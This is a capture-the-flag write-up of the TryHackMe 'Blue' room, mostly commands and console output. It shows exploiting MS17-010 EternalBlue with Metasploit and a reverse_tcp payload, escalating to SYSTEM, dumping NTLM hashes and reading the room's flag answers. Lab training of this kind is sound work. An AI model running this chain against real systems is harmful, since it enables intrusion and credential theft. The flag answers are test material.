# Blue_THM_Writeup

**TryHackMe**


**Blue**

Room Writeup

**Target:** 10.48.168.112 (Windows Server 2012 R2)

**Vulnerability:** MS17-010 EternalBlue (CVE-2017-0143)

**Date:** 15 October 2026




*Room Completed — 100%*

Task 1 — Recon

Objective: Scan the machine to identify open ports and known vulnerabilities.

Command Used

> nmap -sV -vv --script vuln 10.48.168.112

Key Findings

> - Open ports under 1000: 135 (msrpc), 139 (netbios-ssn), 445 (microsoft-ds/SMB)
>   - Host OS: Windows Server 2012 R2 Datacenter 9600 ×64
>   - **Vulnerability: MS17-010 — HIGH risk Remote Code Execution in SMBv1**
>   - CVE: CVE-2017-0143 — disclosed 2017-03-14

Nmap Vulnerability Scan Output

```
Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_smb-vuln-ms10-054: false
```

*Fig 1 — Nmap confirms MS17-010 VULNERABLE on target*

TryHackMe Task 1 — Correct Answers





*Fig 2 — Task 1 answers: 3 open ports, ms17-010*

Task 2 — Gain Access

Objective: Exploit MS17-010 using Metasploit's EternalBlue module to gain a shell.

Steps

> msfconsole
>
> search ms17-010
>
> use exploit/windows/smb/ms17_010_eternalblue # index 0
>
> options
>
> set RHOSTS 10.48.168.112
>
> set payload windows/x64/shell/reverse_tcp
>
> run

Result

> • Meterpreter session 1 opened: 10.48.179.247:4444 → 10.48.168.112:49243
>
> • Confirmed target: Windows Server 2012 R2 Datacenter x64

Screenshots





*Fig 3 — msfconsole launched*

```
msf > search ms17-010

Matching Modules
================

   #   Full Name                                      Disclosure Date  Rank
Check  Name
   -   ---------                                      ---------------  ----
-----  ----
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average
Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .
.      .
   2     \_ target: Windows 7                         .                .
.      .
   3     \_ target: Windows Embedded Standard 7       .                .
.      .
   4     \_ target: Windows Server 2008 R2            .                .
.      .
   5     \_ target: Windows 8                         .                .
```

*Fig 4 — search ms17-010 — modules listed*

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://d
                                             ocs.metasploit.com/docs/using-met
                                             asploit/basics/using-metasploit.h
                                             tml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to
                                             use for authentication. Only affe
                                             cts Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7
                                              target machines.
   SMBPass                         no        (Optional) The password for the s
                                             pecified username
   SMBUser                         no        (Optional) The username to authen
```

*Fig 5 — Module options (RHOSTS, RPORT, SMBDomain)*

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://d
                                             ocs.metasploit.com/docs/using-met
                                             asploit/basics/using-metasploit.h
                                             tml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to
                                             use for authentication. Only affe
                                             cts Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7
                                              target machines.
   SMBPass                         no        (Optional) The password for the s
                                             pecified username
   SMBUser                         no        (Optional) The username to authen
                                             ticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matc
                                             hes exploit Target. Only affects
                                             Windows Server 2008 R2, Windows 7
```

*Fig 6 — Module options (VERIFY_ARCH, VERIFY_TARGET)*

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST     10.48.179.247    yes       The listen address (an interface may b
                                        e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.48.168.112
RHOSTS => 10.48.168.112
```

*Fig 7 — Payload options and set RHOSTS*





*Fig 8 — Exploit run — Meterpreter session 1 opened*

TryHackMe Task 2 — Correct Answers





*Fig 9 — Task 2 answers: exploit path, RHOSTS, run*

Task 3 — Escalate

Objective: Upgrade the shell to Meterpreter and escalate privileges to NT AUTHORITY\SYSTEM.

Steps

> # Background the current shell
> background (or Ctrl+Z)
> use post/multi/manage/shell_to_meterpreter
> options # SESSION is the required value

```
sessions -l # list sessions to find target
set SESSION 1
run
# In the new Meterpreter session:
getsystem # escalate to NT AUTHORITY\SYSTEM
shell # open DOS shell
whoami # verify: nt authority\system
ps # list processes — find SYSTEM-owned PID
migrate <PID> # migrate to stable SYSTEM process
```

Screenshots




*Fig 10 — post/multi/manage/shell_to_meterpreter, SESSION required*





*Fig 11 — getsystem, ps listing, migrate to SYSTEM process*

Task 4 — Cracking

Objective: Dump NTLM password hashes from the SAM database.

Command

> hashdump

Hashes Dumped

Three accounts recovered from the SAM database:

> - Administrator:500:aad3b435b51404eeaad3b435b51404ee:f3118544a831e728781d780cfdb9c1fa:::
> - Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
> - Jon:1002:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

Format: username:RID:LM_hash:NTLM_hash — can be cracked offline with hashcat/john.





*Fig 12 — hashdump output: 3 NTLM hashes retrieved*

Task 5 — Find the Flags

Objective: Locate and read all three flag files on the compromised system.

Search Command

> search -f flag*.txt

Meterpreter found 3 results across the filesystem.

Flags

> **Flag 1 — c:\flag1.txt: flag{access_the_machine}**
>
> **Flag 2 — C:\Windows\System32\config\flag2.txt: flag{sam_database_elevated_access}**
>
> **Flag 3 — C:\Users\Jon\Documents\flag3.txt: flag{admin_documents_can_be_valuable}**

How to Read Each Flag

> # Flag 1 — system root
>
> cat C:/flag1.txt
>
> # Flag 2 — SAM database directory (where Windows stores password hashes)
>
> cd C:/Windows/system32/config
>
> cat flag2.txt
>
> # Flag 3 — Jon's Documents
>
> cat C:/Users/Jon/Documents/flag3.txt

Tip: Use forward slashes (/) in Meterpreter cd commands to avoid stdapi_fs_chdir errors.

Screenshots

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd C:\Windows\system32\config
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified
.
meterpreter > C:\Windows\system32
[-] Unknown command: C:Windowssystem32. Run the help command for more details.
meterpreter > meterpreter > cd C:\Windows\system32\config
[-] Unknown command: meterpreter. Run the help command for more details.
meterpreter > [-] stdapi_fs_chdir: Operation failed: The system cannot find the
file specified.
[-] Unknown command: [-]. Run the help command for more details.
meterpreter > cd C:/Windows/system32/config
meterpreter > dir
Listing: C:\Windows\system32\config
==================================
```

*Fig 13 — Navigating to C:/Windows/system32/config*

```
w-                              000                     1e3-80ba-a4badb27b52d}
                                                        .TMContainer0000000000
                                                        0000000001.regtrans-ms
100666/rw-rw-r  524288    fil   2026-07-31 16:58:56 +0  SYSTEM{3a3c0b89-b123-1
w-                              000                     1e3-80ba-a4badb27b52d}
                                                        .TMContainer0000000000
                                                        0000000002.regtrans-ms
040777/rwxrwxr  4096      dir   2014-03-21 19:17:04 +0  TxR
wx                              000
100666/rw-rw-r  34        fil   2026-07-31 20:26:04 +0  flag2.txt
w-                              000
040777/rwxrwxr  4096      dir   2014-03-21 18:09:21 +0  systemprofile
wx                              000

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
meterpreter > cd C:/Users/Administrator/Desktop
meterpreter > ls
```

*Fig 14 — flag2.txt in config dir — flag{sam_database_elevated_access}*

```
meterpreter > search -f flag*.txt
Found 3 results...
==================

Path                                Size (bytes)  Modified (UTC)
----                                ------------  --------------
c:\Users\Jon\Documents\flag3.txt    37            2026-07-31 20:29:31 +0000
c:\Windows\System32\config\flag2.txt  34          2026-07-31 20:26:04 +0000
c:\flag1.txt                        24            2026-07-31 20:24:49 +0000

meterpreter > cd c:\Windows\System32\config\flag2.txt
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified
.
```

*Fig 15 — search -f flag*.txt — 3 flag files found*

```
meterpreter > cat C:/Users/Jon/Documents/flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

*Fig 16 — cat flag3.txt — flag{admin_documents_can_be_valuable}*

TryHackMe — All Flags Correct





*Fig 17 — All three flags accepted*